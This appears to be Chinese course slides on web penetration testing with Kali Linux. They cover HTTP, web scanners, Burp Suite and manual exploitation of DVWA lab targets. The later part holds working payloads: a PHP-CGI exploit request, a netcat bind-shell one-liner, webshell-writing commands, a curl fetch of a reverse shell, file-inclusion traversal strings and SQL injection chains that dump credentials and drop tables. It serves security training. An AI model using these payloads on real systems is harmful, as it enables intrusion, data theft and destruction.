

Kali linux渗透测试

苑房弘 FANGHONG.YUAN@163.COM




第十二章 WEB渗透



- WEB技术发展
- 静态WEB
- 动态WEB
 - 应用程序
 - 数据库
 - 每人看到的内容不同
 - 根据用户输入返回不同结果
- Web攻击类型有数百种
 - 本课程只介绍典型的几种

WEB攻击面

- Network
 - OS
 - WEB Server
 - App server
 - Web Application
 - Database
 - Browser
- 
- Several white lines of varying lengths and orientations are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

HTTP协议基础

- 明文
 - 无内建的机密性安全机制
 - 嗅探或代理截断可查看全部明文信息
 - https只能提高传输层安全
- 无状态
 - 每一次客户端和服务端通信都是独立的过程
 - WEB应用需要跟踪客户端会话（多步通信）
 - 不使用cookie的应用，客户端每次请求都要重新身份验证（不现实）
 - Session用于在用户身份验证后跟踪用户行为轨迹
 - 提高用户体验，但增加了攻击向量

HTTP协议基础

- Cycle
 - 请求 / 响应
- 重要的header
 - Set-Cookie: 服务器发给客户端的SessionID (被窃取的风险)
 - Content-Length: 响应body部分的字节长度
 - Location: 重定向用户到另一个页面, 可识别身份认证后允许访问的页面
 - Cookie: 客户端发回给服务器证明用户状态的信息 (头:值成对出现)
 - Referrer: 发起新请求之前用户位于哪个页面, 服务器基于此头的安全限制很容易被修改绕过

HTTP协议基础——状态码

- 服务端响应的状态码表示响应的结果类型（5大类50多个具体响应码）
- 100s：服务器响应的信息，通常表示服务器还有后续处理，很少出现
- 200s：请求被服务器成功接受并处理后返回的响应结果
- 300s：重定向，通常在身份认证成功后重定向到一个安全页面(301/302)
- 400s：表示客户端请求错误
 - 401：需要身份验证
 - 403：拒绝访问
 - 404：目标未发现
- 500s：服务器内部错误（503：服务不可用）
- <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>

实验环境

- Metasploitable
 - Dvwa

侦察

- Httrack
 - 减少与目标系统交互

扫描工具

- Nikto
 - Vega
 - Skipfish
 - W3af
 - Arachni
 - Owasp-zap
- 
- A series of several parallel white lines of varying lengths and slopes, located in the bottom right corner of the slide, creating a modern, abstract graphic element.

nikto


- Perl语言开发的开源web安全扫描器
- 软件版本
- 搜索存在安全隐患的文件
- 服务器配置漏洞
- WEB Application层面的安全隐患
- 避免404误判
 - 很多服务器不遵守RFC标准，对于不存在的对象返回200响应码
 - 依据响应文件内容判断，不同扩展名的文件404响应内容不同
 - 去除时间信息后的内容取MD5值
 - -no404

nikto

- nikto -list-plugins
- nikto -update
 - cirt.net
 - <http://cirt.net/nikto/UPDATES>
- nikto -host http://1.1.1.1
- nikto -host 192.168.1.1 -ssl -port 443,8443,995
- nikto -host host.txt
- nmap -p80 192.168.1.0/24 -oG - | nikto -host -
- nikto -host 192.168.1.1 -useproxy <http://localhost:8087>
- -vhost

```
192.168.60.90:80
https://192.168.60.90:8443
192.168.60.90:8087
```

Nikto-interactive

- Space – report current scan status
 - v – verbose mode on/off
 - d – debug mode on/off
 - e – error reporting on/off
 - p – progress reporting on/off
 - r – redirect display on/off
 - c – cookie display on/off
 - a – auth display on/off
 - q – quit
 - N – next host
 - P – Pause
- 

nikto

- 配置文件
 - /etc/nikto.conf
 - `STATIC-COOKIE="cookie1"="cookie value";"cookie2"="cookie valu"`
- -evasion : 使用LibWhisker中对IDS的躲避技术, 可使用以下几种类型:
 - 1 随机URL编码 (非UTF-8方式)
 - 2 自选择路径 (/./)
 - 3 过早结束的URL
 - 4 优先考虑长随机字符串
 - 5 参数欺骗
 - 6 使用TAB作为命令的分隔符
 - 7 使用变化的URL
 - 8 使用Windows路径分隔符"\"

vega

- JAVA 编写的开源Web扫描器
- 扫描模式
- 代理模式
- 爬站、处理表单、注入测试
- 支持SSL : <http://vega/ca.crt>

skipfish

- C语言编写
- 实验性的主动web安全评估工具
- 递归爬网
- 基于字典的探测
- 速度较快
 - 多路单线程，全异步网络I/O，消除内存管理和调度开销
 - 启发式自动内容识别
- 误报较低

skipfish

- skipfish -o test http://1.1.1.1
- skipfish -o test @url.txt
- skipfish -o test -S complet.wl -W a.wl http://1.1.1.1 #字典
- -l : 只检查包含'string'的URL
- -X: 不检查包含'string'的URL #logout
- -K : 不对指定参数进行FUZZ测试
- -D : 跨站点爬另外一个域
- -l : 每秒最大请求数
- -m : 每IP最大并发连接数
- --config : 指定配置文件

skipfish

- 身份认证
- skipfish -A user:pass -o test <http://1.1.1.1>
- skipfish -C “name=val” -o test <http://1.1.1.1>
- Username / Password

skipfish

- 扫描结束太快
 - 触发了目标站点的连接数限制，降低 -m -l 数值

w3af

- Web Application Attack and Audit Framework, 基于python语言开发
- 此框架的目标是帮助你发现和利用所有WEB应用程序漏洞
- 9大类近150个plugin
 - audit
 - infrastructure
 - grep
 - evasion
 - mangle
 - auth
 - bruteforce
 - output
 - crawl

attack

w3af

- 安装 (kali自带版本执行扫描时挂死)
 - `cd ~`
 - `apt-get update`
 - `apt-get install -y python-pip w3af`
 - `pip install --upgrade pip`
 - `git clone https://github.com/andresriancho/w3af.git`
 - `cd w3af`
 - `./w3af_console` (`./w3af_gui`)
 - `apt-get build-dep python-lxml`
 - `./tmp/w3af_dependency_install.sh`

W3af

- 升级
 - `git pull`
- 创建快捷方式
 - `/usr/share/applications/w3af.desktop`
- 用户接口
 - Console
 - Gui
 - API

W3af

- W3af_console

- help
- plugin
 - Help
 - list audit
 - audit sqli xss

- http-settings / misc-settings

- help
- view
- set
- back

#显示可用指令

#进入plugin子命令

#显示可用指令

#列出audit类所有插件

#选择使用的audit插件

#全局配置

#查看可配置的参数

#设置参数

#回到上一级命令

W3af

- Profiles
 - save_as self-contained
 - save_as test self-contained
- Target
 - set target `http://1.1.1.1/`
- Start
- Script
 - `script/*.w3af`

W3af——身份认证

- HTTP Basic
- NTLM
- Form
- Cookie #双因素身份认证 / anti-CSRF tokens

```
.netscape.com      TRUE    /    FALSE    946684799    NETSCAPE_ID    100103
```

Each line represents a single piece of stored information. A tab is inserted between each of the fields.

From left-to-right, here is what each field represents:

domain - The domain that created AND that can read the variable.

flag - A TRUE/FALSE value indicating if all machines within a given domain can access the variable. This value is set automatically by the browser, depending on the value you set for **domain**.

path - The path within the domain that the variable is valid for.

secure - A TRUE/FALSE value indicating if a secure connection with the domain is needed to access the variable.

expiration - The UNIX time that the variable will expire on. UNIX time is defined as the number of seconds since Jan 1, 1970 00:00:00 GMT.

name - The name of the variable.

value - The value of the variable.

W3af——身份认证

- 截断代理
- HTTP header file（另类的身份认证方法）

```
Accept-language: en-US,en;q=0.5
Accept-encoding: gzip, deflate
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-agent: MOT-V177/0.1.75 UP.Browser/6.2.3.9.c.12 (GUI) MMP/2.0 UP.Link/6.3.1.13.0
Host: 192.168.20.7
Referer: http://192.168.20.7/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=f8c40e05267bfbb04a6053e9ec8e6293
Content-type: application/x-www-form-urlencoded|
```

W3af——截断代理

- W3af不支持客户端技术 (Javascript, Flash, Java applet 等)
- 截断代理手动爬网
 - spider_man
 - output.export_requests
 - `http://127.7.7.7/spider_man?terminate` #终止spider_man
- crawl.import_results
 - base64

W3af——其它特性

- exploit
- Fuzzy Requests
 - Numbers from 0 to 4: `$range(5)$`
 - First ten letters: `$string.lowercase[:10]$`
 - The words spam and eggs: `$['spam', 'eggs']$`
 - The content of a file: `$[l.strip() for l in file('input.txt')]$`
- Cluster responses

Arachni

- Kali自帶了旧的arachni阉割版
- 安装
 - <http://www.arachni-scanner.com/download/#Linux>
 - `tar xvf arachni.tar.gz`
 - <http://localhost:9292/>
 - `admin@admin.admin / administrator`

Arachni

- Profile
 - Import
 - Export
 - New
- Dispatcher
 - `./arachni_rpcd --address=127.0.0.1 --port=1111 --nickname=test1`
- Grid
 - `./arachni_rpcd --nickname=test2 --address=127.0.0.1 --neighbour=127.0.0.1:1111`
- Scan


OWASP_ZAP

- Zed attack proxy
- WEB Application集成渗透测试和漏洞挖掘工具
- 开源免费跨平台简单易用
- 截断代理
- 主动、被动扫描
- Fuzzy、暴力破解
- API
 - <http://zap/>

OWASP_ZAP

- Persist Session
 - Mode——Safe、 Protected、 Standard、 ATTACK
 - 升级add-ons
 - Scan policy
 - Anti CSRF Tokens
 - https——CA
 - Scope / Contexts / filter
 - Http Sessions——default session tokens & site session tokens
 - Note / tag
 - Passive scan
- 
- A series of white diagonal lines of varying lengths and thicknesses are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

OWASP_ZAP

- 标准扫描工作流程
 - 设置代理
 - 手动爬网
 - 自动爬网
 - 主动扫描
- 
- A series of white diagonal lines of varying lengths and thicknesses, located in the bottom right corner of the slide, creating a modern, abstract graphic element.

Burpsuite

- Web安全工具中的瑞士军刀
- 统一的集成工具发现全部现代WEB安全漏洞
- PortSwigger 公司开发
 - Burp Free
 - Burp Professional
 - <http://www.portswigger.net>
- 所有的工具共享一个能处理并显示HTTP 消息的可扩展框架，模块之间无缝交换信息。
- <http://pan.baidu.com/s/1o6kT6gM>
- 字体

Burpsuite

- Proxy
 - Options
 - Invisible (主机头 / 多目标域名)
 - CA (导入/导出)
 - Intercept (入站 / 出站)
 - Response modify
- Target
 - Scope (logout)
 - Filter
 - Comparing site map

When using plain HTTP, a proxy-style request looks like this:

```
GET http://example.org/foo.php HTTP/1.1  
Host: example.org
```

whereas the corresponding non-proxy-style request looks like this:

```
GET /foo.php HTTP/1.1  
Host: example.org
```

Burpsuite

- Active / Passive Scan
- Extender
 - BApp Store
 - Jython
 - <http://www.jython.org/downloads.html>
 - Option
 - Scan queue
 - Result

Burpsuite — —intruder

- POSITION
- Sniper

Request	Position	Payload
#1	1	Item_1_List_1
#2	1	Item_2_List_1
#3	2	Item_1_List_1
#4	2	Item_2_List_1

- Pitchfork

Request	Position	Payload
#1	1, 2	Item_1_List_1, Item_1_List_2
#2	1, 2	Item_2_List_1, Item_2_List_2

Battering ram

Request	Position	Payload
#1	1, 2	Item_1_List_1
#2	1, 2	Item_2_List_1

Cluster bomb

Request	Position	Payload
#1	1, 2	Item_1_List_1, Item_1_List_2
#2	1, 2	Item_2_List_1, Item_1_List_2
#3	1, 2	Item_1_List_1, Item_2_List_2
#4	1, 2	Item_2_List_1, Item_2_List_2

Burpsuite — —intruder

- PAYLOAD
 - Simple list
 - Runtime file
 - Character substitution
 - Case modification
 - Character blocks
 - Numbers、 Copy other payload
 - Dates、 Brute forcer、 Character frobber、 Username generator
- OPTIONS
 - Grep match

Burpsuite — —repeater

- Repeater
 - Request History
 - Change request method
 - Change body encoding
 - Copy as curl command
 - Convert selection
 - Repeater 菜单
 - Engagement tools——generate csrf PoC
 - Follow redirections
 - Process cookies in redirections

Burpsuite — Sequencer

- 分析程序中可预测的数据
 - Session cookies
 - anti-CSRF tokens
 - Start live capture
 - Analyze (数据越多分析越准确)
 - 伪随机数算法
 - Character-level
 - Bit-level
- FIPS—美国联邦信息处理标准(Federal Information Processing Standard)

Burpsuite——编码*

- Decoder
 - 使用各种编码绕过服务器端输入过滤
 - smart decode

代理截断工具

- Paros
- Webscrab
- Burpsuite

ACUNETIX WEB VULNERABILITY SCANNER

- 自动手动爬网，支持AJAX、JavaScript
- AcuSensor灰盒测试
 - 发现爬网无法发现文件
 - 额外的漏洞扫描
 - 可发现存在漏洞的源码行号
 - 支持 PHP 、 .NET （不获取源码的情况下注入已编译.NET）
- 生成PCI、27001标准和规报告
- 网络扫描
 - FTP, DNS, SMTP, IMAP, POP3, SSH, SNMP、Telnet
 - 集成openvas扫描漏洞


ACUNETIX WEB VULNERABILITY SCANNER

- 爬站
 - 子域扫描器
 - 发现扫描器
 - SQL注入验证
 - Http editor
 - Http sniffer
 - HTTP Fuzzer
 - 身份认证测试
 - 结果比较
- 
- Several white lines of varying lengths and orientations are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

ACUNETIX WEB VULNERABILITY SCANNER

- AcuSensor 安装
 - 生成agent文件 acu_phpaspect.php (PHP5.0以上)
 - 将文件拷贝到目标服务器, web程序可以访问到的目录
 - 修改 .htaccess 或 php.ini
 - `php_value auto_prepend_file '[path to acu_phpaspect.php file]'`

APPSCAN

- Watchfire APPScan, 2007年被IBM收购, 成为IBM APPScan
 - 扫描过程
 - 探索阶段
 - 测试阶段
 - 第一个过程发现新的URL地址, 下一个扫描过程自动开始
 - 软件安装
 - 向导方式
 - 完全配置
- 
- A series of white diagonal lines of varying lengths and thicknesses are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

APPSCAN

- Glass box
 - 相当于 Acusensor
 - Agent收集服务器端源代码信息和其他数据
 - 主持JAVA 、 .NET 两种平台

问答

- Conky
 - <https://weather.yahoo.com/>
 - conkyrc
 - Beijing: 2151330
- Goagent
 - 不要启动多次
 - Win+M
- Linux 4.4内核发布, 在虚拟机中可使用主机上的GPU

手动漏洞挖掘

- 默认安装

- Windows默认安装漏洞
- phpMyAdmin/setup
- Ubuntu / Debian 默认安装PHP5-cgi
- 可直接访问 /cgi-bin/php5 和 /cgi-bin/php（爬不出来的目录）

POST http://192.168.20.10/phpMyAdmin/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1

Host: 192.168.20.10

```
<?php
```

```
passthru('id');
```

```
die();
```

```
?>
```

手动漏洞挖掘

- PHP反弹shell
 - /usr/share/webshells/php/php-reverse-shell.php
- File
- Whereis
 - Ifconfig
- 写入webshell
 - ;echo "<?php \\${cmd} = \\$_GET['cmd'];system(\\${cmd});?>" > /var/www/3.php

手动漏洞挖掘

- POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
- Host: 123
- <?php
- echo system('cat /etc/passwd');
- ?>

手动漏洞挖掘

- POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
- Host: 192.168.20.5
- <?php
- system('mkfifo /tmp/pipe;sh /tmp/pipe | nc -nlp 4444 > /tmp/pipe');
- ?>

手动漏洞挖掘

- 身份认证
 - 常用弱口令 / 基于字典的密码爆破
 - 锁定帐号
 - 信息收集
 - 手机号
 - 密码错误提示信息
 - 密码嗅探

手动漏洞挖掘

- 会话sessionID
 - Xss / cookie importer
 - SessionID in URL
 - 嗅探
 - SessionID 长期不变 / 永久不变
 - SessionID 生成算法
 - Sequencer
 - 私有算法
 - 预判下一次登陆时生成的SessionID
 - 登出后返回测试

手动漏洞挖掘

- 密码找回

- `https://www.example.com/reset?email=user@example.com&key=b4c9a289323b21a01c3e940f150eb9b8c542587f1abfd8f0e1cc1ffc5e475514`

手动漏洞挖掘

- 漏洞挖掘原则
 - 所有变量
 - 所有头
 - Cookie中的变量
 - 逐个变量删除

手动漏洞挖掘

- 漏洞的本质
 - 数据与指令的混淆
 - 对用户输入信息过滤不严判断失误，误将指令当数据
- 命令执行
 - 应用程序开发者直接调用操作系统功能
 - `;` `&&` `|` `||` `&`
 - 查看源码，过滤用户输入
 - `mkfifo /tmp/pipe;sh /tmp/pipe | nc -nlp 4444 > /tmp/pipe`
- `curl http://1.1.1.1/php-revers-shell.php`

手动漏洞挖掘

- Directory traversal / File include (有区别 / 没区别)
 - 目录权限限制不严 / 文件包含
- /etc/php5/cgi/php.ini
 - allow_url_include = on
- 应用程序功能操作文件，限制不严时导致访问WEB目录以外的文件
 - 读、写文件、远程执行代码
- 特征但不绝对
 - ?page=a.php
 - ?home=b.html
 - ?file=content

手动漏洞挖掘

- 经典测试方法

- `?file=../../../../../etc/passwd`
- `?page=file:///etc/passwd`
- `?home=main.cgi`
- `?page=http://www.a.com/1.php`
- `http://1.1.1.1/../../../../../dir/file.txt`

- 编码绕过字符过滤

- “.” “%00” #绕过文件扩展名过滤
 - `?file=a.doc%00.php`
- 使用多种编码尝试

手动漏洞挖掘

- 不同操作系统的路径特征字符
 - 类unix系统
 - 根目录： /
 - 目录层级分隔符： /
 - Windows 系统
 - C:\
 - \ 或 /

手动漏洞挖掘

- 编码

- url 编码、双层url 编码

- %2e%2e%2f 解码: ../

- %2e%2e%5c 解码: ../\

- %252e%252e%255c 解码: ../\

- Unicode/UTF-8 编码

- ..%c0%af 解码: ../

- ..%u2216

- ..%c1%9c 解码: ../\

手动漏洞挖掘

- 其他系统路径可能使用到的字符
 - file.txt...
 - file.txt<spaces>
 - file.txt""""
 - file.txt<<<>>><
 - ./././file.txt
 - nonexistant/../file.txt
- UNC 路径
 - \\1.1.1.1\path\to\file.txt

手动漏洞挖掘

- 代码

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

- 攻击

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../../../etc/passwd
```

- 结果

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon*:1:1::/tmp:
phpguru:f8fk3j1OI31.:182:100:Developer:/home/users/phpguru:/:/bin/csh
```

手动漏洞挖掘

- 本地文件包含 lfi
 - 查看文件
 - 代码执行
 - `<?php echo shell_exec($_GET['cmd']);?>`
 - Apache access.log
- 远程文件包含 rfi
 - 出现概率少于lfi，但更容易被利用
- `/usr/share/wfuzz/wordlist/vulns/`

手动漏洞挖掘

- 文件上传漏洞
 - `<?php echo shell_exec($_GET['cmd']);?>`
- 直接上传webshell
- 修改文件类型上传webshell
 - Mimetype——文件头、扩展名
- 修改扩展名上传webshell
 - 静态解析文件扩展名时可能无法执行
- 文件头绕过过滤上传webshell
- 上传目录权限

KALI 版本更新——第一个ROLLING RELEASE

- Kali 2.0发布时声称将采用rolling release 模式更新（但并未实施）
- Fixed-release
 - 固定发布周期
 - 使用软件稳定的主流版本
 - 发布——主流——作废
 - 更稳定，适合于企业生产环境
- Rolling release
 - 适用于开发者和技术人员
 - 连续升级新版本，追求在新功能出现后最快使用
 - 正在成为流行

KALI 版本更新——第一个ROLLING RELEASE

- Kali 2.0 rolling release
 - 过去的5个月在少部分受邀人群中测试
 - 采用debian testing库作为更新源
- 软件包追踪
 - <http://pkg.kali.org/>
- VMware Tools vs Open-VM-Tools
 - `apt-get install open-vm-tools-desktop fuse`
- Gnome 3.18
- 4.3内核

KALI 版本更新——第一个ROLLING RELEASE

- Kali 2.0 现有版本升级

```
cat << EOF > /etc/apt/sources.list
deb http://http.kali.org/kali kali-rolling main non-free contrib
EOF

apt-get update
apt-get dist-upgrade # get a coffee, or 10.
reboot
```

- Kali sana 库将于2016年4月15日停止更新
- 目前存在一些小问题，相信很快会解决
- 工具有所更新

手动漏洞挖掘——SQL注入

- 服务器端程序将用户输入参数作为查询条件，直接拼接SQL语句，并将查询结果返回给客户端浏览器
- 用户登录判断
 - `SELECT * FROM users WHERE user='uname' AND password='pass'`
 - `SELECT * FROM users WHERE user='name' AND password=" OR "="`

手动漏洞挖掘——SQL注入

- 基于报错的检测方法(low)
 - ' " % ()
- 基于布尔的检测
 - 1' and '1'='1 / 1' and '1
 - 1' and '1'='2 / 1' and '0
- 表列数 / 显示信息位于哪一列
 - ' order by 9--+ #按查询列号排序 (注释符: --)
 - select * 时表字段数=查询字段数
- 联合查询
 - ' union select 1,2--+
 - ' union all select database(),2--+

手动漏洞挖掘——SQL注入

- ' union select database(),substring_index(USER(),"@",1)--
- DB用户: user()
- DB版本: version()
- 全局函数: @@datadir、 @@hostname、 @@VERSION、 @@version_compile_os
- 当前库: database()
- ASCII转字符: char()
- 连接字符串: CONCAT_WS(CHAR(32,58,32),user(),database(),version())
- 计算哈希: md5()
- Mysql 数据结构
 - information_schema

手动漏洞挖掘——SQL注入

- 所有库所有表 / 统计每库中表的数量
 - ' union select table_name,table_schema from information_schema.tables--+
 - ' UNION select table_schema,count(*) FROM information_Schema.tables group by table_schema --
- Dvwa库中的表名
 - ' union select table_name,table_schema from information_schema.tables where table_schema='dvwa'--+
- Users表中的所有列(user_id、first_name、last_name、user、password、avatar)
 - ' union select table_name,column_name from information_schema.columns where table_schema='dvwa' and table_name='users'--+
- 查询user、password列的内容
 - ' union select user,password from dvwa.users--+
 - ' union select user,password from users--+
 - ' union select null, concat(user,0x3a,password) from users--+

手动漏洞挖掘——SQL注入

- 密码破解
 - username:passhash ——> dvwa.txt
 - john --format=raw-MD5 dvwa.txt

手动漏洞挖掘——SQL注入

- 读取文件

- ' union SELECT null, load_file('/etc/passwd')--+

- 写入文件

- ' union select null,"<?php passthru(\$_GET['cmd']); ?>" INTO DUMPFILE "/var/www/a.php" --+
- Mysql 账号
- cat php-revers-shell.php | xxd -ps | tr -d '\n'
- ' union select null, (0x3c3f706870) INTO DUMPFILE '/tmp/x.php'--

- 保存下载数据库

- ' union select null, concat(user,0x3a,password) from users INTO OUTFILE '/tmp/a.db'--

手动漏洞挖掘——SQL注入

- 一个思路：编写服务器端代码

- ```
' union select null,'<?php if(isset($_POST['submit'])) { $userID = $_POST["userID"]; $first_name = $_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"]; $avatar = $_POST["avatar"]; echo "userID: $userID
"; echo "first_name: $first_name
"; echo "last_name: $last_name
"; echo "username: $username
"; echo "avatar: $avatar
"; $con=mysqli_connect("127.0.0.1","root","","dvwa"); if (mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo "Connected to database
"; } $password = "123"; $sql="insert into dvwa.users values (\\\"$userID\\\",\\\"$first_name\\\",\\\"$last_name\\\",\\\"$username\\\",MD5(\\\"$password\\\"),\\\"$avatar\\\")"; if (mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating database: " . mysqli_error($con); } mysqli_close($con); } ?> <form method="post" action="<?php echo $_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID" value="33">
 <input type="text" name="first_name" value="fh">
 <input type="text" name="last_name" value="y">
 <input type="text" name="username" value="yfh">
 <input type="text" name="avatar" value="yfh!">
 <input type="submit" name="submit" value="Submit Form">
 </form>' INTO DUMPFILE '/tmp/user.php' --
```

# 手动漏洞挖掘——SQL注入

- 无权读取information\_schema库 / 拒绝union、order by语句
  - 猜列名: ' and column is null--+
    - Burp suite 自动猜列名
  - 猜当前表表名: ' and table.user is null--+
  - 猜库里其他表: ' and (select dvwa from table)>0--+
  - 列表对应关系: ' and users.user is null--+
  - 猜字段内容: ' or user='admin'  
' or user like ' %a%
  - 猜账号对应密码:
    - ' or user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99'

# 手动漏洞挖掘——SQL注入

- 当数据库可写
  - `'; update users set user='yuanfh' where user='admin'`
    - 注入失败, Sql客户端工具的问题
    - <http://dev.mysql.com/doc/refman/5.7/en/commands-out-of-sync.html>
  - `'; INSERT INTO users (' user_id',' first_name',' last_name',' user','password','avatar') VALUES ('35','fh','yuan','yfh','5f4dcc3b5aa765d61d8327deb882cf99','OK');--+`
  - `'; DROP TABLE users; --`
  - `xp_cmdshell` / 存储过程
- SQLi没有通用的方法, 掌握原理, 了解各种数据库特性

# 手动漏洞挖掘——SQL注入

- Medium难度级别
  - mysql\_real\_escape\_string()
    - PHP 4 >= 4.3.0, PHP 5
  - PHP 5.5.0 已经弃用此函数
  - PHP 7.0.0 已经删除此函数，代之以 MySQLi 、 PDO\_MySQL
  - 转义符，对下列字符转义

- \x00
- \n
- \r
- \
- '
- "
- \x1a

# 手动漏洞挖掘——SQL注入

- high难度级别
  - mysql\_real\_escape\_string()
  - stripslashes()
    - 去除“\”
  - is\_numeric()
    - 判断是否是数字

# 手动漏洞挖掘——SQL盲注

- 不显示数据库内建的报错信息
  - 内建的报错信息帮助开发人员发现和修复问题
  - 报错信息提供关于系统的大量有用信息
- 当程序员隐藏了数据库内建报错信息，替换为通用的错误提示，sql注入将无法依据报错信息判断注入语句的执行结果，即 盲
- 思路：既然无法基于报错信息判断结果，基于逻辑真假的不同结果来判断
  - 1' and 1=1--+
  - 1' and 1=2--+



# 手动漏洞挖掘——SQL盲注

- 1' order by 5--+      假
- 1' order by 2--+      真
- 1' union select 1,2--+
- 1' union select null,CONCAT\_WS(CHAR(32,58,32),user(),database(),version())--+
- 1' and 1=0 union select null,table\_name from information\_schema.tables#
- 1' and 1=0 union select null,table\_name from information\_schema.columns where table\_name='users' #

# 手动漏洞挖掘——SQL盲注

- 无权读取information\_schema库 / 拒绝union、order by语句
  - 猜列名: 1' and user is not null--+
  - 猜当前表表名: 1' and table.user is not null--+
  - 猜库里其他表: 1' and (select count() from table)>0--+
  - 列表对应关系: 1' and users.user is not null--+
  - 猜字段内容: 1' and user='admin'  
1' or user like '%a%'
  - 猜账号对应密码:
    - 2' or user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99'
- Burpsuit 自动化猜解内容

# 手动漏洞挖掘——SQL盲注

- 开个脑洞
  - 真实案例：某电商网站
  - `http://1.1.1.1/goods.php?cnt=1&goodsid=123`
  - `and 1=1--+` 显示一包面巾纸
  - `and 1=2--+` 显示一袋洗衣粉
- `1' and ORD(MID((VERSION()),1,1))&1>0--+`
- `CURRENT_USER()`、`DATABASE()`
- `MID(ColumnName, Start [, Length])`
- `ORD(string)` #ASCII码

# SQLMAP自动注入

- 开源sql注入漏洞检测、利用工具
  - 检测动态页面中get/post参数、cookie、http头
  - 数据榨取
  - 文件系统访问
  - 操作系统命令执行
  - 引擎强大、特性丰富
  - Xss漏洞检测
- 
- Several white lines of varying lengths and orientations are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

# SQLMAP自动注入

- 五种漏洞检测技术
  - 基于布尔的盲注检测
  - 基于时间的盲注检测
    - ' and (select \* from (select(sleep(20)))a)--+
  - 基于错误的检测
  - 基于UNION联合查询的检测
    - 适用于通过循环直接输出联合查询结果，否则只显示第一项结果
  - 基于堆叠查询的检测
    - ; 堆叠多个查询语句
    - 适用于非select的数据修改、删除的操作
- 支持的数据库管理系统DBMS
  - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase , SAP MaxDB

# SQLMAP自动注入

- 其他特性

- 数据库直接连接 -d
  - 不通过SQL注入，制定身份认证信息、IP、端口
- 与burpsuite、google结合使用，支持政策表达式限定测试目标
- Get、post、cookie、Referer、User-Agent（随机或指定）
  - Cookie过期后自动处理Set-Cookie头，更新cookie信息
- 限速：最大并发、延迟发送
- 支持Basic, Digest, NTLM, CA身份认证
- 数据库版本、用户、权限、hash枚举和字典破解、暴力破解表列名称
- 文件上传下载、UDF、启动并执行存储过程、操作系统命令执行、访问windows注册表
- 与w3af、metasploit集成结合使用，基于数据库服务进程提权和上传执行后门

# SQLMAP自动注入

- 基于 python2.7 开发
- 安装
  - apt-get install git
  - git clone <https://github.com/sqlmapproject/sqlmap.git> sqlmap-dev
- 升级
  - sqlmap --update 在线
  - git pull 离线
- Kali集成版随kali库更新

# SQLMAP自动注入

- `sqlmap -h / -hh`
- `sqlmap -d "mysql://user:password@192.168.20.10:3306/dvwa" -f --users --banner --dbs --schema -a`
- `sqlmap --version -v`
- 日志
  - `.sqlmap`
- 输出
  - 输出内容详细度分7个等级



# SQLMAP自动注入01——TARGET

- Get方法
  - `sqlmap -u "http://192.168.20.10/mutillidae/index.php?page=user-info.php&username=11&password=22&user-info-php-submit-button=View+Account+Details" -p username -f`
- 扫描URL列表文件
  - `http://1.1.1.1/vuln1.php?q=foobar`  
`http://1.1.1.1/vuln3/id/1*`
  - `sqlmap -m list.txt`
- 扫描google搜索结果
  - `sqlmap.py -g "inurl: \".php?id=1\""`

# SQLMAP自动注入01——TARGET

- POST方法
  - 使用http请求文件 (burpsuite)
    - `sqlmap -r request.txt`
  - 使用burpsuite log文件
    - `sqlmap -l log.txt`
- HTTPS
  - `sqlmap -u "https://1.1.1.1/a.php?id=1:8843" --force-ssl`
- 扫描配置文件
  - `sqlmap -c sqlmap.conf`

# SQLMAP自动注入02——REQUEST

- 数据段: `--data`
  - get / post 都适用
  - `sqlmap -u "http://1.1.1.1/a.php" --data="user=1 &pass=2" -f`
